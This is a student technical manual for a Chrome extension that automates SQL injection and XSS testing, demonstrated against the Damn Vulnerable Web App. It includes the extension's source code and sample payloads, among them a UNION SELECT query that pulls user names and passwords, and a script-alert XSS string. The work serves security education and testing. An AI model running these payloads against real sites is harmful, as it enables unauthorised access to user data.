TECHNICAL MANUAL

WEB BROWSER ADDON FOR DETECTING SQL AND XSS VULNERABILITIES

COLIN BROPHY

CYBERCRIME & IT SECURITY

30/04/21

Contents


INTRODUCTION

This technical Manual details the programming languages involved in the project, and will outline all of the code that went into producing the Chrome Extension. The start of the document will run through how to get the extension up and running, and will walk you through how to use its functions.

INSTALL

As the extension isn't on the chrome web store, the extension needs to be side-loaded into your browser. The following are the steps to get it up and running!

- Go to chrome://extensions/ in the URL bar in Chrome and check the box for Developer mode in the top right.
- Click the "Load Unpacked Extension" button and select the folder where you have the extension downloaded.
- Done! Pretty simple install, and we're ready to go!




Name	Status	Date modified	Type	Size
html	✓	26/04/2021 21:07	File folder	
packages	✓	25/02/2021 14:05	File folder	

Folder: Working Files

SQL TESTING

Once we have the extension installed, we're ready to test! For testing purposes I have used the Damn Vulnerable Web App. The following are the steps to run an SQL test against the site.

- Click into the text box you would like to attack so it is the current active text box.
- Open the extension and head to the SQL tab. Here we have 2 options.
- Option 1: Enter a custom payload into the extension and hit "Test Custom SQL". The payload will run and the result will be seen on screen.
- Option 2: Hit either of the automate buttons to auto run some proven payloads.


Vulnerability: SQL Injection :: Dar
SQL & XSS Tool
SQL Injection
Cross Site Scripting
URL Encoder/D
DVWA
Vulnerability: SQL Inje
User ID:
Submit
More Information
https://www.securiteam.com/securityre
https://en.wikipedia.org/wiki/SQL_injec
https://www.netsparker.com/blog/web-
https://owasp.org/www-community/att
https://bobby-tables.com/
SQL Injection!
1' union select database(
Test Custom SQL!
Auto Test S

Here we will find the input fields found on the page, and will be able to ru


Simply click on the text field on the page you wish to interact with, then c with.

If you have a custom payload, you can try that below!

XSS TESTING

The XSS testing works the very same as the SQL testing, but for automating the running of XSS payloads.

- Click into the text box you would like to attack so it is the current active text box.
- Open the extension and head to the XSS tab. Here we have 2 options.
- Option 1: Enter a custom payload into the extension and hit "Test Custom XSS". The payload will run and the result will be seen on screen.
- Option 2: Hit the automate button to auto run a proven payload.



XSS!


Here we will be able to run XSS attacks against a site.

Simply click on the text field on the page you wish to interact with, then choose test.


If you have a custom payload, you can try that below!

PAYLOAD ENCODER/DECODER

The payload encoder/ decoder is as simple as inserting the payload you wish to encode/ decode and pressing the relevant button. The desired output will be put in the text box, replacing what was there. The encoded payloads can then be used in the XSS or SQL Injection custom payload options, or used directly in the URL of the site, depending on the attack.




```
<script>javascript:alert('Successful XSS')</script>
```



```
%3Cscript%3Ejavascript%3Aalert%28%27Successful%20XSS%27%29%3C/script%3E
```

EDUCATION

The education tab is self-explanatory. There is some basic but useful info regarding the types of attacks covered by the extension, with links to the OWASP site for further, more in-depth explanations/ tips.



SQL Injection.

What is SQL Injection?

SQL injection is a code injection technique, used to attack data-driven applications, in which malicious SQL statements are inserted into an entry field for execution (e.g. to dump the database contents to the attacker).[1] SQL injection must exploit a security vulnerability in an application's software, for example, when user input is either incorrectly filtered for string literal escape characters embedded in SQL statements or user input is not strongly typed and unexpectedly executed.

SQL injection attacks allow attackers to spoof identity, tamper with existing data, cause repudiation issues such as voiding transactions or changing balances, allow the complete disclosure of all data on the system, destroy the data or make it otherwise unavailable, and become administrators of the database server.

Cross Site Scripting.

What is Cross Site Scripting?

Cross-site scripting (XSS) is a type of security vulnerability typically found in web applications. XSS attacks enable attackers to inject client-side scripts into web pages viewed by other users. A cross-site scripting vulnerability may be used by attackers to bypass access controls such as the same-origin policy.

An attacker can use XSS to send a malicious script to an unsuspecting user. The end userâ€™s browser has no way to know that the script should not be trusted, and will execute the script. Because it thinks the script came

CODE

That's all for the user manual. I wanted to keep the extension as simple as possible to use. I believe even without a user manual the extension would be use-able by someone who is only seeing it for the first time, which is a positive.

Ideally, my app would be available on the Chrome Web Store, but not having it finished and other time constraints didn't allow for this.

LANGUAGES USED

HTML & CSS

HTML CSS were hugely important to creating a professional and premium look and feel to the extension. Every website on the internet uses them, so why should web browser extensions be any different? HTML is essential for creating the general layout, the buttons, text and navbar. CSS goes hand in hand to set out the look and feel of these objects, and will make or break how professional the extension looks.

I used a CSS library called "Semantic-UI" in the creation of the extension which cut my coding time down by a significant amount. The ability to place a button and assign it a class and have the library do the rest was a huge help.

JAVASCRIPT


Love it or hate it, JavaScript is everywhere, and this Chrome extension is no different. JavaScript was fundamental to this extension to allow me to interact with the DOM and manipulate text fields. JavaScript is the main back-end for storing and running the payloads against the page, and if I had completed the project, would have allowed me to automate the testing of multiple payloads instead of just one as a proof of concept.

The following pages will outline each of the files used by the extension and will showcase the code for each.

CODE RUN THROUGH

MANIFEST.JSON

The manifest file is the main file Chrome uses to get info about the extension. It outlines the version of the manifest being used, the version of the extension itself, as well as what permissions the extension needs access to to perform it's functionality.




```
{
"name": "SQL Injector",
  "version": "1.0",
  "manifest_version": 2,
  "content_scripts": [
    {
      "matches": ["<all_urls>"],
      "js": ["content.js"]
    }
  ],
    "permissions": [
    "activeTab"
  ],
  "browser_action": {
  "default_popup": "html/homepage.html",
  "default_title": "SQL Injector"
  }
}
```

The js file the manifest referrs to "content.js" needs to exist for the extension, but has no code in it in my implementation.

The browser action "default_popup" is the main page you see when you click on the extension itself.

SQLINJECTION.HTML


This is simply the page within the extension that is seen when the user clicks onto the SQL Injection tab. It outlines what buttons should be present, as well as the text box for custom payloads.



```html
<!DOCTYPE html>
<html>

<head>
    <script src="../packages/jquery/jquery.min.js"></script>
    <link href= "../packages/semantic-ui/semantic.min.css" rel="stylesheet"/>
    <link rel="stylesheet" href="assets/css/default.css" type="text/css"/>
    <script src="../packages/semantic-ui/semantic.min.js"></script>
</head>

<body>
    <nav class="ui fixed menu inverted navbar">
        <a href="" class="brand item">SQL & XSS Tool</a>
        <a href="sqlinjection.html" class="item">SQL Injection</a>
        <a href="xss.html" class="item">Cross Site Scripting</a>
        <a href="payloadencoder.html" class="item">Payload Encoder/Decoder</a>
        <a href="education.html" class="item">Education</a>
    </nav> <!-- end nav -->

    <main class="ui page grid">
        <div class="row">
            <div class="column">
                <div class="ui message main">
                    <h1 class="ui header">SQL Injection!</h1>
                    <p>Here we will find the input fields found on the page, and will be able to run attacks against them.</p>
                    <p>Simply click on the text field on the page you wish to interact with, then choose the option below you wish to go with.</p>
                    <p>If you have a custom payload, you can try that below!</p>
                    <p id="returnValue"></p>
                    <div class="ui input"><input type="text" id="SQLToTest" placeholder="SQL Command"></div>
                    <a class="ui blue button" id="testCustomSql">Test Custom SQL!</a>
                    <a class="ui blue button" id="testSqlOne">Auto Test SQL!</a>
                    <a class="ui blue button" id="testSqlTwo">Auto Test More SQL!</a>
                    <script src="assets/js/sqlinjection.js" charset="utf-8"></script>
                </div>
            </div>
        </div>
    </main>
</body>
</html>
```

SQLINJECTION.JS

The sqlinjection.html file includes the SQL Injection JavaScript file, outlined below:



```javascript
var SQLPayloads = [
    "1’ union select database(),version() –",
    "%' and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password) from users #"
];

function testCustomSql() {
var testValue = document.getElementById('SQLToTest').value;
  chrome.tabs.executeScript(null, {
    code: 'var ToTest = ' + JSON.stringify(testValue)
}, function() {
    chrome.tabs.executeScript(null, {
        file: 'html/assets/js/testForSql.js'});
  });
}
document.getElementById('testCustomSql').addEventListener('click', testCustomSql);

function testSQLOne() {
var testValue = SQLPayloads[0];
  chrome.tabs.executeScript(null, {
    code: 'var ToTest = ' + JSON.stringify(testValue)
}, function() {
    chrome.tabs.executeScript(null, {
        file: 'html/assets/js/testForSql.js'});
  });
}
document.getElementById('testSqlOne').addEventListener('click', testSQLOne);

function testSQLTwo() {
var testValue = SQLPayloads[1];
  chrome.tabs.executeScript(null, {
    code: 'var ToTest = ' + JSON.stringify(testValue)
}, function() {
    chrome.tabs.executeScript(null, {
        file: 'html/assets/js/testForSql.js'});
  });
}
document.getElementById('testSqlTwo').addEventListener('click', testSQLTwo);
```

The JavaScript file is where the magic happens. From top to bottom, we see the array which holds onto the payloads used by the extension. Under this, the **"testCustomSQL()"** function gives a variable **testValue** a value of whatever is in the input field of the extension. The **"chrome.tabs.executeScript()"** function is what allows us to execute JavaScript on the current active page.


We first executeScript to insert the new variable we created, then executeScript a second time to insert our actual test script, this way the test script has access to the variable we created.

Under the **"testCustomSQL()"** function is the JS that listens for a "click" on the "testCustomSQL" button within the extension.

The functions following, **"testSQLOne()"** and **"testSQLTwo()"** work in the same way, only instead of the **testValue** variable being equal to the text box in the extension, they are equal to the first and second entries in the array respectively.

TESTFORSQL.JS


Each of the functions mentioned above uses the "testForSQL.js" file to actually run the test, which is a rather simple file which just inserts the value of the **testValue** variable into the currently active text box and hits the submit button on the page!



```
document.execCommand('insertText', false, ToTest);
document.querySelector("[name=Submit]").click();
```


XSS.HTML

The HTML and JavaScript files for the XSS implementation are fairly similar, so I will insert them into the doc here but you can refer to the above explanation.



